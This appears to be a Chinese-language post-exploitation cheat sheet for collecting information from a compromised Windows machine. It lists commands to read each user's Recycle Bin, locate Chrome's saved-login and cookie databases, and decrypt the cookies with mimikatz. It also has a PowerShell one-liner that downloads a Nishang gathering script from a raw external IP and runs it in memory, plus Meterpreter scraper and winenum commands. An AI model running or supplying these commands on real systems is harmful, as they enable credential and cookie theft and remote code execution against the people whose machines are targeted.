其他信息收集

```
#回收站内容获取
FOR /f "skip=1 tokens=1,2 delims= " %c in ('wmic useraccount get name^,sid') do dir /a /b
C:\$Recycle.Bin\%d\ ^>%c.txt

cd C:\$Recycle.Bin\S-1-5-21-3845785564-1101086751-683477353-1001\
$I 开头的文件保存的是路径信息
$R 开头的文件保存的是文件内容

#Chrome历史记录和Cookie获取
%localappdata%\google\chrome\USERDA~1\default\LOGIND~1
%localappdata%\google\chrome\USERDA~1\default\cookies

chrome的用户信息，保存在本地文件为sqlite 数据库格式


mimikatz.exe privilege::debug log "dpapi::chrome
/in:%localappdata%\google\chrome\USERDA~1\default\cookies /unprotect" exit


REG QUERY "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v
ProxyServer

#通过pac文件自动代理情况
```

```
REG QUERY "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v
AutoConfigURL
```

自动信息收集

```
powershell脚本
FTP访问、共享连接、putty连接、驱动、应用程序、hosts 文件、进程、无线网络记录

powershell iex(new-object net.webclient).downloadstring('http://47.115.9.13:8000/Get-
Information.ps1');Get-Information

Nishang-Gather-Get-Information.ps1
https://github.com/samratashok/nishang/blob/master/Gather/Get-Information.ps1
```

msf自动信息收集

```
#scraper
Meterpreter > run scraper
/root/.msf4/logs/scripts/scraper

#winenum
Meterpreter > run winenum
/root/.msf4/logs/scripts/winenum
```